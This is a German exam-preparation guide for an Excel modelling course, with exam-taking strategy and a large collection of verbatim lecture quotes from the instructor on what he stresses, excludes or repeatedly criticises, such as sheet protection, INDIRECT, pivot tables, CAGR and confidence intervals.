- **Dynamische Matrixformeln** waren mit 12 Punkten die grösste Einzelaufgabe — und kamen in den sechs älteren Klausuren **kein einziges Mal** vor.
- **Strukturierte Verweise** sprangen von null auf zehn Punkte.
- **Dynamische Datenverknüpfungen** (DDE gegen INDIRECT) stiegen von zehn auf achtzehn.

Diese drei sind Excel-365-Themen. Wer nur die alten Klausuren gelernt hat, wäre 2025 mit 30 der 60 Punkte konfrontiert gewesen, die es so vorher nicht gab. Rechne damit, dass dieser Kurs weitergeht.

Umgekehrt gilt weiterhin: Die punktstärksten Themen sind **keine Rechenaufgaben**. Excel-Kritik und Arbeitsmappen-Qualität zusammen sind 99 Punkte und bestehen fast vollständig aus Argumentieren und Aufzählen. CAGR ist die einzige grosse Rechenstrecke.

Reihenfolge in der Klausur

1. **Erst durchblättern, dann anfangen.** Zwei Minuten. Notiere neben jede Aufgabe ihr Minutenbudget (= Punktzahl). Du weisst dann sofort, wo die 14-Punkte-Brocken sitzen.
2. **Die Erläuterungs- und Aufzählaufgaben zuerst.** Sie sind planbar: Du weisst nach dem Lesen, ob du die Antwort hast. Rechenaufgaben können dich unerwartet lange festhalten.
3. **CAGR-Aufgaben früh, aber nicht zuerst.** Sie sind gross (11–14 Punkte) und mechanisch — mit dem Rezept im Ausdruck kommst du sicher durch, aber sie brauchen ihre Zeit.
4. **Nichts leer lassen.** Bei jeder Teilaufgabe steht die Punktzahl. Eine 4-Punkte-Teilaufgabe mit vier hingeschriebenen Stichpunkten bringt mehr als ein perfekter Absatz zu einer 2-Punkte-Frage.

Rohleders Fragestil

Aus den sieben Klausuren lässt sich sein Muster gut ablesen. Die Verben sind fast immer dieselben und meinen jeweils etwas Bestimmtes:

- **„Erläutern Sie ...“** — ganze Sätze, mit Begründung. Ein Stichwort allein reicht nicht. Faustregel: pro Punkt ein Satz.

- **„Nennen Sie drei ...“** — genau drei. Mehr bringt keine Zusatzpunkte, kostet aber Zeit; weniger kostet direkt Punkte.
- **„Bewerten Sie ...“ / „Begründen Sie Ihr Urteil“** — hier will er eine Position und danach die Begründung. Eine Aufzählung ohne Urteil ist unvollständig.
- **„Versetzen Sie sich in die Rolle ...“** — Perspektivaufgabe. Antworten konsequent aus dieser Rolle heraus (Innenrevision denkt in Prüfbarkeit und Nachvollziehbarkeit, nicht in Bedienkomfort).

Er stellt gern Aufgaben, in denen Excel schlecht wekommt, und will dann trotzdem eine abgewogene Antwort. Reine Excel-Begeisterung und reines Excel-Bashing sind beide unvollständig.

Wenn du etwas nicht findest

Drei Wege, in dieser Reihenfolge:

1. **Stichwortverzeichnis am Ende** — nach dem Fachbegriff aus der Aufgabenstellung suchen.
2. **Aufgabenregister** — wenn die Aufgabe wie eine Altklausur-Aufgabe klingt, steht sie dort unter ihrem Titel.
3. **Inhaltsverzeichnis** — die markierten Zeilen zuerst durchsehen.

Falls du nach zwei Minuten Suchen nichts hast: aufhören zu suchen und aus dem Kopf antworten. Bei einer 60-Minuten-Klausur ist die Suche selbst der teuerste Posten.

Kap. 3 · Aus der Vorlesung — Rohleders eigene Klausurhinweise, wörtlich zitiert · O-Ton

INHALT DIESES KAPITELS · Schlagwörter je Aufgabe zum direkten Abgleich

A · Was er über DIE KLAUSUR SELBST sagt	CAGR · INDIREKT/DDE · Prognose ·	
Finanzfunktionen		74
B · Steckenpferde, Abschweifungen, wiederkehrendes Schimpfen	Pivot · CAGR ·	
Matrixformeln · Prognose		77
Rohleder-Signale U02–U08 (26er)		
SVERWEIS/XVERWEIS · CAGR · INDIREKT/DDE · ABC-Analyse		69
Rohleder-Signale U09–U14 (26er)		74
Rohleder-Signale U15	SVERWEIS/XVERWEIS · SUMMEWENNS · Pivot · Strukturierte Bezüge ..	81

QUBA — Rohleder-Signale aus den Vorlesungen

Wörtlich zitiert aus den Aufzeichnungen des aktuellen Semesters (U02–U14) sowie der letzten Sitzung des Vorjahres (U15 vom 08.07.2025 — im aktuellen Jahrgang endete die Reihe mit U14, die Abschluss-Sitzung mit der Klausur-Fragerunde existiert nur im Vorjahres-Ordner). Was er betont, andeutet oder ausdrücklich ausschließt.

Rohleder-Signale Uo2–Uo8 (26er)

Signal (U02): „Heißt im Klartext, der Blattschutz in Excel ist keinen Schusspulver wert.“ – Nach der Live-Demo, in der er den Blattschutz durch Umbenennen in .zip und Löschen des sheetProtection-Abschnitts in unter einer Minute entfernt hat.

Signal (U02): „Das ist nichts. Das müssen Sie wissen. [...] Unbedingt.“ – Die stärkste Merken-Sie-sich-Formulierung des ganzen Blocks, sie gilt der Wertlosigkeit des Blattschutzes.

Signal (U02): „Und es gibt nichts Übleres, nichts Niederträchtigeres als einen Schutz, der nicht schützt.“ – Seine moralische Zuspitzung des Themas Scheinschutz; genau dieser Satz ist ein Aufgaben-Kandidat für eine Beurteilungsaufgabe.

Signal (U02): „Und wenn Sie dann eine verschlüsselte Arbeitsmappe verschicken und da sind eben, steht eben drin, ja, Liste der Kündigungen April 2026, dann ist das too much information.“ – Zum unverschlüsselten Dateinamenverzeichnis im ZIP-Standard.

Signal (U02): „Vernünftige Verschlüsselung, vielleicht nicht amerikanische Verschlüsselung.“ – Steckenpferd digitale Souveränität, angebunden an zwei Pressemeldungen (Outlook hängte Klartext an verschlüsselte Mails, Microsoft kann in kennwortgeschützte ZIP-Dateien hineinsehen).

Signal (U02): „Ich wettere immer, hier im Hause haben wir auch so eine Latte von Funktionsadressen und ich habe keine Ahnung, wer die Menschen sind, die diese Funktions-E-Mails mitlesen.“ – Sein Wort „wettere“ markiert das Thema selbst als Dauerärgernis.

Signal (U02): „Und das könnten jetzt Zahlen sein, die Sie eigentlich nicht hätten übermitteln wollen.“ – Nach der Demo, in der ein zugeschnittener Screenshot in PowerPoint per Rechtsklick wieder vollständig sichtbar gemacht wurde.

Signal (U02): „Excel oder es gibt Maslow's Law of the Instrument. Ja, wenn man als Werkzeug nur einen Hammer hat, sieht man in jedem Problem einen Nagel.“ – Sein Rahmen für jeden Werkzeugwahl-Fall, hier am Tauchboot-Unglück eingeführt.

Signal (U02): „Und die Challenge, die mache ich tatsächlich seit über 20 Jahren. Und sie hat sich weiterhin bewährt. Generationen vor Ihnen mussten die schon bestehen.“ – Über „Runden auf Zehnerpotenzen“; was er 20 Jahre lang übt, fragt er auch ab.

Signal (U02): „Planung, meine Herren, ist die gedankliche Vorwegnahme zukünftigen Handelns.“ – Begründung dafür, den Zielbereich vor der Formeleingabe zu markieren statt hinterher zu kopieren.

Signal (U02): „Weil sie in vielen Formeln die 19 Prozent kodiert haben.“ – Corona-Umsatzsteuersenkung von 19 auf 16 Prozent mit drei Wochen Vorlauf als Beleg dafür, Parameter in eigene Zellen auszulagern.

Signal (U03): „Mäuschen ist langsam und ungesund.“ – Wiederkehrendes Steckenpferd inklusive Exkurs zu Vertikalmäusen, Sehnenscheiden und Karpaltunnel.

Signal (U03): „Die Tausender Trennzeichen sind Ihr bester Freund, weil es uns tatsächlich hilft, zuverlässig auch große Zahlen zu lesen. Schalten Sie die immer ein in der Zellformatierung.“

Signal (U03): „Ich habe gemogelt.“ und „Das ist nicht cool, aber es ist wenigstens betriebssicher.“ – Zu seinem eigenen benutzerdefinierten Zellformat, in dem er die Tausender-Nullen als Textkonstante angehängt hat.

Signal (U03): „Da haben wir uns also um ein schönes Millionchen was zusammengerundet. Das ist dann schon ein massiver Eingriff in die Zahl.“ – Der Kern der Runden-Challenge: Anzeigeformat verändert die Summe nicht, RUNDEN() sehr wohl.

Signal (U03): „Gene Selesny sagt uns, ihr braucht fünf Diagrammtypen.“ – Gemeint ist Gene Zelazny, „Wie aus Zahlen Bilder werden“; Kreis, Säule, Balken, Linie, Punkt.

Signal (U03): „Alles andere ist Spielerei, wo die Form von den Inhalten ablenkt.“ und „Sie überfordern die kognitiv.“ – Zu Sunburst, Treemap und gestapelten Wasserfällen.

Signal (U03): „Das größte Segment ist nicht zwingend oben. [...] Auf jeden Fall gehört das Wichtigste an die 12-Uhr-Linie.“ – Zugleich seine Terminologie-Korrektur: „Das Ding heißt nicht Tortendiagramm. Das Ding heißt Kreisdiagramm.“

Signal (U03): „Und allein mit diesem Hinweis amortisiert sich zeitlich dieses komplette Seminar möglicherweise für Sie.“ – Zur Diagrammvorlage per Rechtsklick.

Signal (U03): „Denken Sie bitte dran, dass sich die Leute zum Teil auch hinter solchen stumpfen Tätigkeiten verstecken. Die machen das ganz gerne. Warum? Das läuft aus dem Rückenmark. Da muss man nicht nachdenken. Das ist wie eine Pause.“ – Der Schlusssatz von U03, klarer Aufgaben-Kandidat für eine Begründungsfrage.

Signal (U04): „Dann reicht der elegante Griff Datei speichern unter Binärformat und die Menschen werden begeistert sein.“ und „Lohnt sich aber erst typischerweise ab 40 MB.“ – Nach dem gemeinsamen Stoppuhr-Experiment im Hörsaal.

Signal (U04): „Ohne Produktivität wird die Migration zu offenen Formaten nicht funktionieren. Excel ist nicht ohne Grund der Marktführer. Das ist ein Top-Produkt. Aber natürlich benimmt sich der Monopolist Microsoft auch reichlich daneben. Nicht zuletzt beim Pricing.“ – Abwägung, die er in Klausuren gerne als Urteil sehen will.

Signal (U04): „Und Sie sollten zumindest diese offensichtlichen Fehler erstmal beseitigen, bevor Sie weiterrechnen.“ und „Und dann bin ich wieder geneigt, den Ergebnissen zu glauben.“ – Zur Suche nach # über die ganze Arbeitsmappe.

Signal (U04): „die besten Fehler sind immer die, die man gar nicht erst macht" – Nebenbei gesagt beim Abtippen von Noten, aber genau seine Grundhaltung zur Modellierung.

Signal (U05): „Wir müssen in der Lage sein, indirekte Formeln zu erfassen. Ja, das ist schon ein Lernziel." – Die einzige Stelle in U02 bis U08, an der er etwas ausdrücklich zum Lernziel erklärt.

Signal (U05): „Zero Touch. Zero Touch. Da wollen wir hin." – Sein Leitbild der Modellierung: Formeln nie wieder anfassen, egal ob Monat, Quartal oder Jahr wechselt.

Signal (U05): „Mittlerweile ist der S-Verweis und der W-Verweis veraltet [...] Das wurde alles abgelöst von einer Tabellenblatfunktion und die heißt X-Verweis." und „Ich gebe keine S-Verweise mehr ein. Historische Technik."

Signal (U05): „Fehler im Umgang mit dem S-Verweis lassen tief blicken." – Titel seiner eigenen Veröffentlichung im Controller Magazin, im Unterricht ausdrücklich genannt.

Signal (U05): „Aber wir erkaufen die über eine Rechenzeit-Penalty in der Modellierung." – Zum Preis von INDIREKT: Textverarbeitung plus volatile Neuberechnung, Grenze rund 10.000 Bezüge.

Signal (U05): „Das ist sehr unglücklich. Gemeint ist der Suchvektor." – Seine Kritik an der deutschen Übersetzung „Suchmatrix" beim XVERWEIS; er korrigiert dieselbe Stelle später noch einmal für die Rückgabematrix.

Signal (U05): „Ihre Tabellen sind keine Zebrastreifen, meine Damen und Herren." – Zu gebänderten Zeilen in Excel-Tabellen.

Signal (U05): „Das heißt, wenn ich neu Daten bekomme, dann prüfe ich als erstes mal auf Ausreißer." – Mit dem Beispiel der durchschnittlichen Einwohnerzahl deutscher Städte, das in U08 wiederkehrt.

Signal (U06): „Okay, hier noch tatsächlich Vorschläge aus einer Klausur, als ich das mal abgeprüft habe" – Er zeigt Studierendenantworten aus einer früheren Klausur zur Blattgestaltung; damit ist das Thema als geprüft markiert.

Signal (U06): „das ist ein schmutziger Trick. Das ist keine gute Programmierungspraxis. Lassen Sie die Finger davon, arbeiten Sie transparent." – Zum Ausblenden von Zellinhalten über drei Semikola im benutzerdefinierten Zellformat.

Signal (U06): „Die Menschen glauben, sie hätten das Diagramm gelöscht. Aber sie haben es reduziert auf die Größe 0 Pixel." und „Deshalb immer schön vorher die Objekte löschen und dann die Zellen löschen."

Signal (U06): „Dann werden sie feststellen, das Ding hat plötzlich nur noch 10% der Größe von der ursprünglichen Arbeitsmappe und der Rest war Datenschrott." – Sein Rat, kaputte Mappen neu zu bauen statt zu reparieren.

Signal (U06): „Dann gilt das Pareto-Prinzip. Wir können mit 20% eines Arbeitsaufwands 80% der Informationsbedürfnisse erschlagen." – Begründung für den schlanken Anwendungssteckbrief mit einem Satz pro Blatt.

Signal (U06): „Also wesentlich Informationen immer oben links." – Ergebnisblätter vor die Verarbeitungsblätter, gegen die Prozessrichtung.

Signal (U06): „die Passworte vergebe ich nicht, weil das ist ein Scheinschutz" und „Das lässt kulturell tief blicken im Unternehmen." – Blattschutz ohne Kennwort als bewusste Entscheidung, verbunden mit einer Aussage über Unternehmenskultur.

Signal (U06): „sie nehmen uns ein Samurai-Schwert aus der Hand und geben uns einen Holzlöffel zurück" – Über Datenschutzbeauftragte und einen möglichen Ausstieg aus Excel; seine Einschätzung: „machen die im Moment die Augen zu".

Signal (U07): „Welche Strafe tritt in allen vorhandenen Formeln auf, wenn ich die Tabellenblätter, auf die diese sich beziehen, lösche?" – Direkte Frage ans Publikum, unmittelbar gefolgt von der Antwort #BEZUG! und „Das Ding kommt nie wieder zurück zum Leben. Tilt."

Signal (U07): „Und wie von Geister Hand haben sich meine indirekten Bezüge selbst repariert." – Die Pointe der LMU-Challenge und der stärkste Vorteil von INDIREKT.

Signal (U07): „Aggregat setzt sich in der Praxis nicht durch. Das ist denen zu kompliziert. Sie halten das aus." – Wörtliche Ansage, dass er AGGREGAT trotzdem verlangt.

Signal (U07): „So, jetzt einer der wichtigsten Cheats, den bitte wirklich merken. Sorgen Sie dafür, dass unter Anzeigen einblenden, die Dateinamen [...] Erweiterungen aktiv sind." – Dateinamen mit F2 und STRG+C aus dem Explorer holen statt abtippen.

Signal (U07): „Und im Zweifelsfall ist die einfachste Lösung, die alle verstehen, auch die, die wir haben wollen. Kein unnötiges Voodoo, wo wir es nicht brauchen." – Zur Gültigkeitsprüfung über benannte Bereiche gegen die direkte Liste.

Signal (U07): „Das, was wir hier tun, das darf eigentlich gar nicht sein. Aber es ist der Alltag in so vielen Tausenden, Zehntausenden von Unternehmen. [...] Deshalb, wenn es schon sein muss, dann lernen Sie wenigstens, wie es geht." – Seine Rechtfertigung des ganzen Excel-Reporting-Themas gegenüber HANA und Data Warehouse.

Signal (U08): „Verbundene Zellen haben wirklich in der Modellierung sehr, sehr viele Nachteile und sie sind im Grunde genommen nur ein kosmetischer Gimmick.“ – Deshalb die Textbox mit Zellverknüpfung als Ersatz.

Signal (U08): „So eine Fehlermeldung ist natürlich auch immer ein Handlungsauftrag normalerweise. Die unterdrückt man jetzt eigentlich nicht ohne Not.“ – Direkt nachdem er WENNFEHLER gezeigt hat; die Einschränkung gehört in jede Antwort zu WENNFEHLER.

Signal (U08): „Das ist die Lösung für Freaks. Die hat den Nachteil, dass sie keiner kapiert.“ und „Aber nicht alles, was möglich ist, ist auch sinnvoll.“ – Zur WECHSELN-Variante mit Platzhalter, die er selbst gebaut und dann verworfen hat.

Signal (U08): „Wir haben unsere Quelldaten nicht vernünftig analysiert.“ – Selbstkritik am eigenen Auswertungstool, die er sofort in eine Regel überführt.

Signal (U08): „Analysieren Sie immer vorab die Quelldaten, dass die eine vernünftige Qualität haben. Achten Sie auf Ausreißer. Achten Sie auf Fehler. Achten Sie auf Lücken.“ – Dreifache Aufforderung, damit klar als Prüfungsstoff markiert.

Signal (U08): „In dem Fall, wenn man eine sogenannte bimodale Verteilung hat, die sieht im Grunde genommen aus wie so zwei Kamelhöcker, ist der Mittelwert grob irreführend.“ und „prüfen Sie wenigstens mit einem dicken Daumen, mit einem Augenintegral, macht der Mittelwert Sinn“.

Signal (U08): „um zu erahnen, dass da ein Leerzeichen ist, brauchen Sie 25 Jahre Erfahrung“ und „da müssen wir 100% hygienisch arbeiten“ und „Und deshalb arbeiten Sie bitte konsequent mit diesen Gültigkeitsprüfungen.“ – Das Leerzeichen im Filterkriterium war die einzige echte Fehlersuche der Einheit.

Signal (U08): „aber so ist natürlich eleganter, weil alles, was sich ändern kann, wird sich ändern“ – Begründung dafür, auch Überschriften dynamisch zu beziehen statt zu kopieren.

Rohleder-Signale U09–U14 (26er)

A • Was er über DIE KLAUSUR SELBST sagt

Signal (U14): „Das aktuelle Klausur ist identisch in allen Modulen. Die Klausur sieht aus wie alle anderen Klausuren auch. Eine Minute, ein Rohpunkt, eine Bearbeitungsminute.“ – Die QUBA-Klausur hat dieselbe Architektur wie FINA/KOLE/ETFÜ, Punktzahl gleich Bearbeitungsminuten.

Signal (U14): „Für die Klausur bleibt alles wie gehabt. Es wird keine Änderungen geben, dahingehend, dass ich mich wenige Stunden vor dem Stichtag, zu dem ich gerne die Klausur fertig hätte, hinsetzen werde und wie so oft im Schweiß meines Angesichts mir Klausuraufgaben für Sie ausdenken werde. Es gelten die gleichen Spielregeln wie immer.“ – Kein neues Format, aber die Aufgaben entstehen kurzfristig aus dem, was ihn zuletzt beschäftigt hat.

Signal (U14): „Datum habe ich wieder vergessen. Was weiß ich. Irgendwann zwischen Mitte Juli und Mitte August wird es sein.“ – Termin stand am 30.06. noch nicht fest.

Signal (U14): „Ich bemühe mich präzise zu fragen, obwohl es manchmal, wenn da 10 Punkte steht, ja, was wird denn da, da müssen halt schon 10 Argumente kommen.“ – Die Punktzahl ist die Ansage, wie viele eigenständige Argumente er sehen will.

Signal (U14, Rerun-Warnung): „Hier tatsächlich die Aufgabe war ein Rerun, weil ich die beim ersten Durchlauf mit dem Ergebnis sehr, sehr unzufrieden war, weil die Leute eben in ihren Antworten da gar nicht eingegangen sind auf das, was da eigentlich drin stand. Das war mal wieder wahrscheinlich so ein KI-Artefakt.“ – Aufgaben, mit deren Beantwortung er unzufrieden war, stellt er bewusst noch einmal.

Signal (U14, wörtlicher Altklausurtext): „Also wenn da steht, gehen Sie dazu auch auf die Chancen und Risiken der Arbeit mit Excel ein für 10 Punkte. Dann würde ich dazu auch schon wahnsinnig gerne Aussagen von Ihnen bekommen, auf das ich da Punkte dran hefte.“ – Er zitiert die Aufgabenstellung im Wortlaut, das ist der Rerun-Kandidat Nummer eins.

Signal (U14, wörtlicher Altklausurtext): „und erläutern Sie das grundsätzliche Dilemma, in dem viele Verwaltungen, egal ob Unternehmen oder öffentliche Hand, in Bezug auf die digitale Datenverarbeitung im Rahmen ihres Tagesgeschäfts stecken“ – Zweiter Teil derselben Aufgabe, ebenfalls im Wortlaut vorgetragen.

Signal (U14, Prüfungsgrenze): „Ich weiß nicht, ob wir Aggregat gemacht haben. ... Wenn wir das nicht selbst zusammen gemacht haben, dann prüfe ich das natürlich auch nicht ab. Ich gucke mir dazu genauso die Videos an, wie Sie auch an der entsprechenden Stelle und frage mich dann, kann man das sinnvoll prüfen, ja oder nein.“ – Prüfungsstoff ist exakt das, was in der Veranstaltung gemeinsam gemacht wurde, und er verifiziert das an den Aufzeichnungen.

Signal (U14, „Klassiker“): „Und erinnern Sie sich bitte, ist auch ein Klassiker aus den Klausuren. ... Aber hier, wo wir die Prognosen gemacht haben, das ist was, das sollten Sie auf jeden Fall auf dem Schirm haben. Und da gab es schon Fragen dazu. Und das kann

auch jederzeit wieder passieren." – Gesagt direkt vor der Konfidenzintervall-Demo, das ist ein explizit angekündigter Wiederholungskandidat.

Signal (U13, Aufgabentyp Formelkritik): „Für uns in Kuba praktisch maßgeblich ist die Ermittlung und dazu müssen Sie auskunftsfähig sein. Also wenn ich Ihnen dann mal hier eine Formel zeige und die ist nicht richtig, dann sollten Sie die korrigieren." – Aufgabentyp „Formel lesen und korrigieren" ist angekündigt.

Signal (U14, Aufgabentyp Bezugsart): „Es kann sein, dass ich Ihnen dann mal was zeige mit einem Bezug zeige, wo man sagt, da ist vielleicht eine andere Bezugsart sinnvoll oder so was. Habe ich mal gemacht. Irgendwann kann ich nicht von ausschließen. Aber hier ging es um die Best Practice. ... und Sie mussten erläutern, warum das so ist, auch wenn das funktioniert." – Formelkritik zielt auf Modellierungsqualität, nicht auf Syntaxfehlersuche.

Signal (U13, NICHT prüfungsrelevant): „Wie man zu Kalkulationszinssätzen kommt, das ist nicht Gegenstand von Kuba. ... Das würde ich niemals prüfen." – Die Herleitung des WACC ist ausdrücklich ausgeschlossen, die Anwendung des gegebenen Zinssatzes nicht.

Signal (U14, NICHT prüfungsrelevant): „das ist jetzt aber wirklich komplett nicht prüfungsrelevant, damit hier keine Missverständnisse aufkommen" – Bezogen auf den Blog-Artikel zu den Hintergründen der Finanzplanungsvorlage.

Signal (U13, Material): „ich gebe Ihnen diese Folien natürlich nochmal mit, nachdem ich sie schon aufgelegt habe. Aber das können Sie zur Kenntnis nehmen, müssen Sie aber nicht." – Der ausführliche Investitionsrechnungs-Foliensatz ist Hintergrund, geprüft wird die Ermittlung in Excel.

Signal (U12, Fragefenster): „wenn Sie Klausurfragen haben, stellen Sie sie jetzt, stellen Sie sie nächste Woche, warten Sie nicht bis auf den letzten Drücker. Wenn irgendwas dazwischen kommt, dann hätten Sie entsprechend Pech. Das wäre schlechtes Risikomanagement."

Signal (U13, Fragefenster): „Sie dürfen auch gerne schon Fragen zur Klausur stellen. Wenn Ihnen dazu was durch den Kopf geht, nutzen Sie Ihre Chance." – Es kam keine einzige Frage, also bleibt der Stoff so, wie er ihn selbst gewichtet hat.

Signal (U09, wörtlich): „Oder für Sie als fortgeschrittene Excel-Anwender. Spalte. Wir könnten das wählbar machen. ... Das wäre auch mal eine schöne Klausuraufgabe." – Gesagt zur Umschaltung des Zeilen- beziehungsweise Spaltenfelds einer dynamischen Kreuztabelle über INDIREKT() und Textverkettung. Das ist der einzige wörtliche Klausuraufgaben-Hinweis der ganzen Semesterhälfte.

Signal (U14, Schlüsselfolie): „es gibt nur drei Arten von Geldgrößen. Das ist eine der wenigen Schlüsselfolien in diesem riesigen Foliensatz.“ – Zeitpunktgrößen, Zeitraumgrößen, Barwerte mit je einer zugeordneten Tabellenblattfunktion.

B · Steckenpferde, Abschweifungen, wiederkehrendes Schimpfen

Signal (U11): „Das ist tatsächlich eine kleine Tragödie, dass auch die Praxis, Sie sind mit diesem Fehler nicht allein. Auch die Praxis neigt zu dieser Interpretation, die statistisch aber unvollständig ist und damit leider hart falsch.“ – Zur Fehlinterpretation des Konfidenzintervalls.

Signal (U11): „ich bitte Sie, nehmen Sie hier das Konfidenzintervall raus. Das ist ohne Interpretation, wenn Sie nicht planen, hier 250.000 identische Wiederholungen Ihres Experiments durchzuführen. Das ist ehrlicher.“

Signal (U14): „Konfidenz heißt, ja, vertraue mir. Vertraue mir. Das ist wie Kai im Dschungelbuch. Und da muss der Handgriff einfach sein. Geben Sie das keinem an die Hand, bevor Sie dieses Konfidenzintervall nicht abgeschaltet haben.“ – Er meint Kaa; das Bild kommt zweimal im Semester, das Thema ist sein Lieblingsärgernis.

Signal (U11): „Was ist die implizite Stabilitätshypothese der Prognosen? Die behauptet, die Zukunft ist eine mathematische Funktion der Vergangenheit. Es geht immer so weiter. Die Bäume wachsen in den Himmel. ... Das ist natürlich Kappes.“

Signal (U11): „Die Mathematik oder die Statistik, sie reicht nur bis zu einem bestimmten Grad. Den Kopf müssen wir dann noch einschalten.“ – Nachdem dieselbe Zeitreihe je nach Datenbasis 3.406 oder 3.116 prognostiziert.

Signal (U10): „Maslow's Law of the Instrument formuliert 1966, wer als Werkzeug nur einen Hammer hat, sieht in jedem Problem einen Nagel. Also die Praxis setzt die Pivot-Tabellen für alles ein, die gelten als Krönung der Excel-Schöpfung.“

Signal (U10): „Pivot-Tabellen schaffen sehr oft eine vermeidbare Komplexität. ... Ich stelle aber fest, dass in der Praxis sehr, sehr viel mit Pivot-Analysen gelöst wird, wo ich sage, da schießen wir mit Kanonen auf Spatzen.“

Signal (U10): „Zunächst aber noch eine Erläuterung zur Sicherheit von Daten bei Pivot-Analysen. Ich weiß nicht, ob ich das schon hinreichend deutlich gemacht habe. Was ist, wenn Sie jetzt nur die aggregierten Ergebnisse ... an jemanden weitergeben möchten.“ – Die Passage geht im Transkript unter, der Einstieg zeigt aber, dass ihm das Thema wichtig genug für eine eigene Erläuterung war.

Signal (U10): „Die Pivot-Tabellen speichern jeweils eine Kopie aller verdichteten Daten. Das verdoppelt auch schon mal die Größe der Arbeitsmappe.“

Signal (U10): „Was ist mit das Erste, was wir gelernt haben über die Modellierung in Excel? Keine harten Werte in Formeln.“ – Zu PIVOTDATENZUORDNEN(), das genau das tut.

Signal (U10): „weil die Praxis ein hohes Maß an Präferenz für lineare Zusammenhänge hat, ist es auch immer der erste Vorschlag. Die hassen E-Funktionen. Die hassen Exponenten von mehr als einem Grad. Das ist alles Teufelszeug.“

Signal (U10): „Für praktische Zwecke. Alles, was über 60, 65 Prozent ist, ist großartig als Erklärungswert. Bitte da nicht überziehen.“ – Faustregel zum Bestimmtheitsmaß, inklusive Hinweis, dass die 95 Prozent im Beispiel nur wegen der synthetischen Daten zustande kommen.

Signal (U10): „Und als Gütemaß lernen wir jetzt kennen Summe xmy². Elon Musks jüngstes Kind.“ – Merkbild für SUMMEXMY2().

Signal (U10): „Sie legen eine Hand auf die heiße Herdplatte, während Sie mit einem Bein in der Tiefkühltruhe stehen. Sie gibt genauer Körpertemperatur, dennoch ist Ihr Wohlbefinden massiv eingeschränkt.“ – Begründung, warum die einfache Differenz als linear kompensatorisches Gütemaß untauglich ist.

Signal (U10): „Das ist ein Megatrend für komplexe Analysen, den Menschen die Formeleingabe aus der Hand zu nehmen. Das ist zu gefährlich. Sie geben den Leuten einen Hammer in die Hand. Das Erste, was die machen, ist, sie schlagen sich ein Loch in die Stirn.“

Signal (U11): „dieser Datenassistent hat schon auch eine Penalty im Sinne von, wir verlieren da Flexibilität dafür, dass wir keine Formel anfassen müssen.“ – Gegenrede zum eigenen Assistenten-Lob.

Signal (U11): „Alles was wir tun müssen, ist die Arbeitsmappe öffnen. Diese Tabelle wird sich automatisch aktualisieren und damit auch unsere Prognose. Zero Touch. Da wollen wir hin beim Modellieren.“

Signal (U11): „aber denken Sie bitte daran, Internet-Server, wenn man die zu regelmäßig zu heftig polt in zu kurzen Intervallen von immer der gleichen IP-Adresse aus, dann fällt man denen irgendwann lästig und dann fliegt man aus der Kurve. Das wird Ihnen bei Yahoo Finance so gehen.“

Signal (U11, Presse-Aufhänger): „Wir kehren zurück zu unserem Ausgangsbeispiel ... zum Mauna Loa Observatorium. Ich hoffe, deren Budget ist jetzt einigermaßen gesichert. Trump wollte das Ding am liebsten stilllegen. Das ist ihm ein Dorn im Auge.“

Signal (U11): „Mauna Loa ändert alle zwei, drei Jahre die Anzahl der Kopfzeilen. Das heißt, eine derart automatische Festlegung der Kopfzeilen wird gelegentlich manuelle Eingriffe erfordern. Das liegt aber nicht an uns.“

Signal (U09, wörtlich): „Im Bewerbungsgespräch gibt es zwei Fragen, anhand derer entschieden wird, ob sie Excel-Crack sind oder nicht. Frage Nummer eins.“ – Der Satz bricht im Transkript ab, der Kontext ist die Pivot-Tabelle und ihre Aktualisierung.

Signal (U09): „Und dass einer wirklich mal auf die Standardabweichung oder die Varianz guckt, davon träume ich nachts.“ – Zur Wertfeld-Funktionswahl in der Pivot-Analyse.

Signal (U09): „Das benutzt kein Mensch. Könnte man mal machen. Setzt tatsächlich sklavische Disziplin voraus, dass in 99 Blättern in der Zelle B5 die richtige Information steht. Brandgefährlich.“ – Zu 3D-Bezügen.

Signal (U09): „Ich persönlich mag es nicht, wenn Formeln hier im Namensmanager versteckt sind. Das halte ich für keine transparente Modellierung.“ – Und trotzdem empfiehlt er, den Spill-Range-Operator im Namensmanager zu hinterlegen, das ist ein bewusst benannter Zielkonflikt.

Signal (U09): „Den empfehle ich zu entfernen. Für Ihre mentale Gesundheit. Ansonsten arbeiten Sie gegen Windmühlen.“ – Zur Pivot-Option „Spaltenbreiten bei Aktualisierung automatisch anpassen“.

Signal (U12): „Erfolgsgeschichte versus Hängebauchschwein. Hängepartie. Die Kegger glättet. ... Das ist nicht gelogen. Aber das lässt unsere dürrtige Zwischentappe hier. Kehrt das gepflegt unter den Teppich.“ – Zur CAGR.

Signal (U12): „Um in der Sprache unserer Zeit zu bleiben, alternative Fakten.“ – Ebenfalls zur CAGR, unmittelbar vor der Frage ans Auditorium „Welches Problem habe ich mit dieser Kegger, wenn ich auf diese Zahlungsreihe schaue?“

Signal (U12): „Date-Diff ist eine Funktion, die nicht sein darf. ... Excel stellt die Funktion Date-Diff bereit, um ältere Arbeitsmappen aus Lotus 1, 2, 3 zu unterstützen.“ – Historien-Exkurs mit Marktanteilsangabe „Marktanteil von Excel im Moment 85 Prozent ... In den speziellen Abteilungen von Finanzen und Controlling behaupte ich mal 100 Prozent.“

Signal (U12): „Man hat einfach gesagt, das Jahr hat jetzt 360 Zinstage. Und fertig. ... Das ist einigermaßen lächerlich in Zeitalter nahezu unbegrenzter Rechenkapazität. Aber es ist

Tradition. Das haben wir immer so gemacht und das schreibt sich fort in alle finanzmathematischen Funktionen."

Signal (U13): „Was die nie machen, was ich nie erlebt habe, war der Blick zurück im Zorn. ... Ich schaue eine Analyse, ob die Investitionsrechnung zugetroffen ist. Das habe ich in der Praxis noch nie erlebt. Aus verschiedenen Gründen, die eben psychologischer Natur sind."

Signal (U13): „Und wir alle wissen, der 1.1. ist ein gesetzlicher Feiertag. Da geht gar nichts, da fließt kein Geld. Ende aus, Mickey Maus. Und der 31.12., das ist ein halber Feiertag." – Sein Standardwitz zur vorschüssig/nachschüssig-Fiktion.

Signal (U13): „Also die haben im Grunde genommen alles vergeigt, was man vergeigen kann an dieser Beschreibung." – Zur deutschen Excel-Hilfe der NBW () -Funktion, inklusive der Kritik „gemeint ist nicht Netto Barwert, sondern was heißt To Net im Englischen. To Net ... bedeutet saldieren."

Signal (U14): „bei der KfW-Vorlage zur Rentabilitätsvorschau wird die Profitabilität gezeigt, aber nicht die Rentabilität, weil es gar nicht ins Verhältnis zum eingesetzten Kapital gebracht wird, der Gewinn, der da ausgewiesen wird. Also das Ding heißt nur so. Es gibt auch keine Zitronenfalter, die Zitronen falten."

